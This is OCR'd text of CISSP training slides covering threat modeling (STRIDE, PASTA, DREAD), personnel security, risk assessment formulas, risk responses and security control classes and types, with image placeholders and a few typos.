- Security Standards
  - ✓ Define stepwise methods to accomplish goals defined by security policies
- Guidelines
  - ✓ Recommendations on how standards and baselines are implemented
  - ✓ Provides an operational guide for security professionals and users
- Procedures
  - ✓ Step-by-step how-to document that describes the exact actions necessary to implement a specific security mechanism, control, or solution
  - ✓ Can be system or component based



Questions Set #5




Threat Modeling




Threat Modeling

- Threat modeling can be split into two different approaches:
  - ✓ Proactive
    - ○ Based on predicting threats and designing specific defenses during development of the system
    - ○ Does not relying on post-deployment updates and patches
    - ○ “Baked In”



Threat Modeling

- Threat modeling can be split into two different approaches:
  - ✓ Reactive
    - ○ Known as the adversarial approach, it is generally for systems that did not originally account for system threats
    - ○ Techniques used with the reactive method include:
      - ○ Ethical hacking
      - ○ Penetration testing
      - ○ Source code review
      - ○ Fuzz testing
    - ○ This method is generally necessary due to massively expensive redesign process
    - ○ “Bolted On”




Categorizing Threats

- To identify threats, Microsoft categorized threats with the STRIDE acronym:
  - ✓ Spoofing
    - ○ Identify hijacking (i.e. Media Access Control (MAC), Internet Protocol (IP) usernames, system names, Service Set Identifiers (SSIDs), Email)
  - ✓ Tampering
    - ○ Unauthorized changes or manipulation of data when in transit or in storage
  - ✓ Repudiation
    - ○ The act of denying that an activity was conducted by a user
  - ✓ Information Disclosure
    - ○ Revealing private or confidential information to unauthorized entities
  - ✓ Denial of Service
    - ○ Preventing legitimate users or systems from accessing resources
  - ✓ Elevation of Privilege
    - ○ Moving from a lower access level to higher access level

PASTA

- Process for Attack Simulation and Threat Analysis (PASTA)
  - ✓ The process of developing countermeasures relative to asset value
  - ✓ Seven step process:
    - o Definition of the Objectives (DO) for the Analysis of Risks
    - o Definition of the Technical Scope (DTS)
    - o Application Decomposition and Analysis (ADA)
    - o Threat Analysis (TA)
    - o Weakness and Vulnerability Analysis (WVA)
    - o Attack Modeling & Simulation (AMS)
    - o Risk Analysis & Management (RAM)



STAGE I - Definition of the Objectives (DO)	•DO 1.1 - Document the business requirements •DO 1.2 - Define the security/compliance requirements •DO 1.3 - Define the business impact •DO 1.4 - Determine the risk profile
Stage II - Definition of the Technical Scope (DTS)	•DTS 2.1 - Enumerate Software components •DT2 2.2 - Identify Actors & Data Sinks/Source •DTS 2.3 - Enumerate System-Level services •DTS 2.4 - Enumerate 3rd Party infrastructure •DTS 2.5 - Assert completeness of secure technical design
Stage III - Application Decomposition and Analysis (ADA)	•ADA 3.1 - Enumerate all application use cases and risk functions •ADA 3.2 - Document Data Flow Diagrams (DFDs) •ADA 3.3 - Functional and Archietcural Decomposition Analysis
Stage IV - Threat Analysis (TA)	•TA 4.1 - Analyze the overall threat scenario •TA 4.2 - Gather threat information from internal sources/feeds •TA 4.3 - Gather threat information from external sources/feeds •TA 4.4 - Update the threat libraries •TA 4.5 - Map threat agents to assets targets •TA 4.6 - Assignment of the probabilistic value to threats
Stage V - Weakness and Vulnerability Analysis (WVA)	•WVA 5.1 - Review/correlate existing vulnerabilities •WVA 5.2 - Identify weak design patterns in the architecture •WVA 5.3 - Map threats to vulnerabilities •WVA 5.4 - Provide Threat-Vulnerability •WVA 5.4 - Conduct targeted vulnerability testing
Stage VI - Attack Modeling & Simulation (AMS)	•AMS 6.1 - Analyze the attack scenarios •AMS 6.2 - Update the attack library and the control framework •AMS 6.3 - Identify the attack surface and enumerate attacks •AMS 6.4 - Assess the probability and impact of each attack •AMS 6.5 - Derive a set of cases to test existing countermeasures •AMS 6.6 - Conduct attack driven security tests and simulations
STAGE VII - Risk Analysis & Management (RAM)	•RAM 7.1 - Calculate the risk of each threat •RAM 7.2 - Identify countermeasures and risk mitigations •RAM 7.3 - Calculate the residual risks •RAM 7.4 - Recommend strategies to manage risks to acceptable levels


DREAD

- DREAD is a rating system to provide answers to five questions about threats:
  - ✓ Damage Potential
    - o How severe is the damage likely to be if the threat is realized?
  - ✓ Reproducibility
    - o How complicated is it for attackers to reproduce the exploit?
  - ✓ Exploitability
    - o How hard is it to perform the attack?
  - ✓ Affected Users
    - o How many users are likely to be affected by the attack?
  - ✓ Discoverability
    - o How hard is it for an attacker to discover the weakness?
- Once threat questions are answered, it will be possible to determine technologies necessary to remediate threats based on cost and effectiveness

Questions Set #6


References

- ✓ Official (ISC)² CISSP Study Guide
- ✓ Official (ISC)² CISSP Practice Tests
- ✓ https://resources.infosecinstitute.com/cia-triad
- ✓ https://www.fairwarning.com/insights/blog/the-6-elements-every-financial-institution-needs-for-defense-in-depth-security



ISC2 CISSP Domain #2

Personnel Security and Risk Management




Domain Topics

1.8 Contribute to and enforce personnel security policies and procedures


1.9 Understand and apply risk management concepts

1.12 Establish and maintain a security awareness, education, and training program

6.3 Collect security process data




Concepts and Definitions




Security Governance Definitions

- Security Governance
  - ✓ Practices supporting, defining, and directing organizational security efforts and relate to corporate and IT governance
- Third-Party Governance
  - ✓ Oversight of third parties mandated by law, regulation, industry standards, contractual obligation, or licensing requirements
- Documentation Review
  - ✓ Evaluating security documentation verify compliance standards
- Authorization to Operate (ATO)
  - ✓ Permission to operate a network after meeting compliance requirements
- Plan of Actions and Milestones (POA&M)
  - ✓ A plan that lists how to remediate failed compliance requirements



Personnel Security Policies and Procedures

- Individuals continue to represent the weakest link in any security solution and will find ways to avoid, circumvent, or disable security controls
- Organizations can reduce personnel security violations through:
  - ✓ Listing job responsibilities
  - ✓ Setting job classifications
  - ✓ Employee screening
  - ✓ Employee onboarding
  - ✓ Employee security training
- Additional actions to reduce personnel related security concerns:
  - ✓ Need to Know
  - ✓ Least Privilege
  - ✓ Separation of Duties
  - ✓ Job Responsibilities
  - ✓ Job Rotation



Separation of Duties & Job Rotation

- Critical work functions are distributed among several individuals to prevent single points of failure

Administrator Tasks	Database Management	Firewall Management	User Account Management	File Management	Network Management
Admin Assigned	Ken Williams Fred Loften	Mary Smith Stan Wilson	Dave Gregg Barbi Taylor	Casey Lang Bob Favre	Roger Lim Bill Endo

- Additionally, job rotation and cross-training can
  - Support personnel redundancy
  - Reduce fraud, data modification, theft, sabotage, or information misuse

Administrator Tasks	Database Management	Firewall Management	User Account Management	File Management	Network Management
Admin Assigned	Casey Lang Roger Lim	Barbi Taylor Fred Loften	Dave Gregg Stan Wilson	Mary Smith Bill Endo	Bob Favre Ken Williams

Employee Agreements and Policies

- Upon hiring new personnel, an organization should provide new employees with the following:
  - ✓ Rules and restriction policy
  - ✓ Security policy
  - ✓ Acceptable Use Policy (AUP)
  - ✓ Non-Disclosure Agreement (NDA)
    - o An NDA protects an organization data disclosure by former employees
    - o When agreeing to an NDA, a person agrees not to disclose information outside of the organization
  - Noncompete Agreement
    - o Prevents employees with specialized knowledge from working in a competing organization to prevent dissemination of trade secrets

Vendor Agreements and Controls

- Security controls to consider when dealing with 3rd party vendors
  - ✓ Service Level Agreement
    - o System Uptime
    - o Peak Load
    - o Average Load
    - o Maintenance Responsibilities
    - o Failover Time
  - ✓ Compliance, Policy & Privacy
    - o Regulatory, Statutory, Industry
    - o HIPPA
    - o SOX
    - o FERPA
    - o Graham-Leach-Biley Act
    - o General Data Protection Regulation (GDPR)

Question Set #1

Security Risk Management


Risk Management Concepts

- Asset
  - ✓ Any capability used to by an organization to complete tasks that requires protection
- Asset Valuation
  - ✓ The cost of an asset based on actual or nonmonetary factors including time, money, development effort, maintenance, or administration
- Threat
  - ✓ Adverse activities affecting personnel, resources, or operations that result in damage, destruction, alteration, or loss and hinder operational success
- Vulnerability
  - ✓ An administrative, technical, or physical control flaw exploited by a threat
- Exposure
  - ✓ Susceptibility to threat
- Threat Vector
  - ✓ The method an attacker uses to gain access and deliver malicious payloads

Risk


- Risk
  - ✓ Probability that a threat will exploit an asset vulnerability and produce a negative impact to operational activities

    Risk = Threat x Vulnerability
- Consequence
  - ✓ The impact of a successful attack against an asset
- Likelihood
  - ✓ Probability that a threat will occur
- Risk Mitigation
  - ✓ Actions or controls used to reduce risk due to threats, vulnerabilities, or consequences
- Residual Risk
  - ✓ Risk that remains after risk mitigation steps have been deployed




Risk Related Assessments

- Risk Assessment / Risk Analysis / Risk Calculation
  - ✓ Evaluation of threats, vulnerabilities, and impacts against an asset and are categorized as either
    - o Quantitative
    - o Qualitative
- Business Impact Assessment (BIA)
  - ✓ Evaluation of critical functions which evaluates how accidents, disasters, or unforeseen events affect busine operations
- Cost-Benefit Analysis
  - ✓ Evaluation of costs associated with risk reduction against organizational benefit
- Security Control Assessment
  - ✓ Evaluation of existing security mechanisms against a baseline that determines if risk management processes are effective



Introduction to Quantitative Risk Assessment



Quantitative Risk Assessment Definitions

- Single Loss Expectancy (SLE)($) – The single event loss due to a risk

  SLE ($) = Asset Value ($) * Exposure Factor (%)

- Annualized Rate of Occurrence (ARO)(%) – Likelihood an event occurs in a year


- Annual Loss Expectancy (ALE)($) – Annual loss due to a risk

  ALE = SLE ($) * ARO (%)


- Asset Value (AV)($) – Asset replacement cost

- Exposure Factor (EF)(%) – Proportion of asset value destroyed by a risk


  No Loss – 0.0, Complete Loss – 1.0



Conduct a Quantitative Risk Assessment



Introduction to Qualitative Risk Assessment




Qualitative Risk

- Not all risks can be evaluated quantitatively
  - ✓ Loss of organizational trust after a breach
  - ✓ Trade secret violations
  - ✓ Successful, but undiscovered, insider threat attacks
- Some of the common qualitative risk assessment techniques
  - ✓ Brainstorming
  - ✓ Delphi technique
    - Systematic forecasting with subject matter experts (SMEs) where every risk is analyzed until a consensus is reached
  - ✓ Storyboarding
  - ✓ Focus groups
  - ✓ Surveys / Questionnaires
  - ✓ Checklists
  - ✓ Interviews


Risk Matrices

- A risk matrix is a qualitative method of assessing risk by evaluating the likelihood of a threat and the severity of a successful attack
- Traditional risk matrices have been updated to include human factors as an additional dimension to risk analysis

Traditional Risk Matrix
(Thinking About Hazards)



3D Risk Matrix
(Thinking About People)



Qualitative vs. Quantitative Risk Assessment

Characteristic	Qualitative	Quantitative
Complex Functions	No	Yes
Cost / Benefit Analysis	No	Yes
Specific Values	No	Yes
Automation Possible	No	Yes
High Volume Information	No	Yes
Objective Process?	No	Yes
Significant Time Required	No	Yes
Guesswork	Yes	No
Opinions Needed	Yes	No
Meaningful Results?	Yes	Yes

Conduct a Qualitative Risk Assessment

Question Set #2

Risk Responses

Risk Responses

- Risk can be reduce based on organizational responses which fall into the following categories
  - ✓ Risk Mitigation
    - Any action taken to reduce the effect of a risk on an organizations
  - ✓ Risk Transference
    - Reducing a risk by sharing it with another entity
  - ✓ Risk Acceptance
    - Accepting a risk posed a threat and is usually done after mitigation steps have been put in place
  - ✓ Risk Deterrence
    - Steps taken to deter a threat
  - ✓ Risk Avoidance
    - Actively evading a security risk

Risk Response Exercise

Question Set #3

Security Control Classes and Types

Controls Classes


- Security controls reduce organizational security risk
- NIST Special Publication 800-12 initially specified three classes of security controls
  - ✓ Technical
  - ✓ Operational
  - ✓ Management
- Over time, the initial control classes were modified:
  - ✓ Technical → Technical
  - ✓ Operational → Physical
  - ✓ Management → Administrative

Control Class Examples

- Technical Controls
  - ✓ Hardware or software solutions that manage access and protect resources
    - ✓ Smartcards
    - ✓ Biometrics
    - ✓ Encryption
    - ✓ Access Control Lists (ACL)
- Administrative Controls
  - Controls focused on personnel and business practices
    - ✓ Hiring Practices
    - ✓ Background Checks
    - ✓ Data Classifications and Labeling
    - ✓ Security Awareness and Training Efforts


Control Class Examples

- Physical Controls
  - ✓ Any mechanism that monitors, detects, or prevents of physical access of an organizational resource
    - ○ Guards
    - ○ Fences
    - ○ Locked Doors
    - ○ Swipe Cards
    - ○ Mantraps




Security Control Types

- Security control classes are divided into different types:
  - ✓ Deterrent
  - ✓ Preventive
  - ✓ Detective
  - ✓ Compensating
  - ✓ Corrective
  - ✓ Recovery
  - ✓ Directive




Security Control Type Definitions

- Deterrent
  - ✓ Controls that discourages violation of security policy
- Preventive
  - ✓ Controls that stop unauthorized activity from occurring
- Detective
  - ✓ Controls that discover unauthorized activities
- Compensating
  - ✓ Additional controls used to enforce security policy




Security Control Type Definitions

- Corrective
  - ✓ A control used to recover after a negative activity
- Recovery
  - ✓ Correlated to corrective controls, but provide more advanced and long-term controls
- Directive
  - ✓ A control that directs personnel action to force compliance with security policy



Security Control Class and Type Exercise

Risk Frameworks



Risk Frameworks

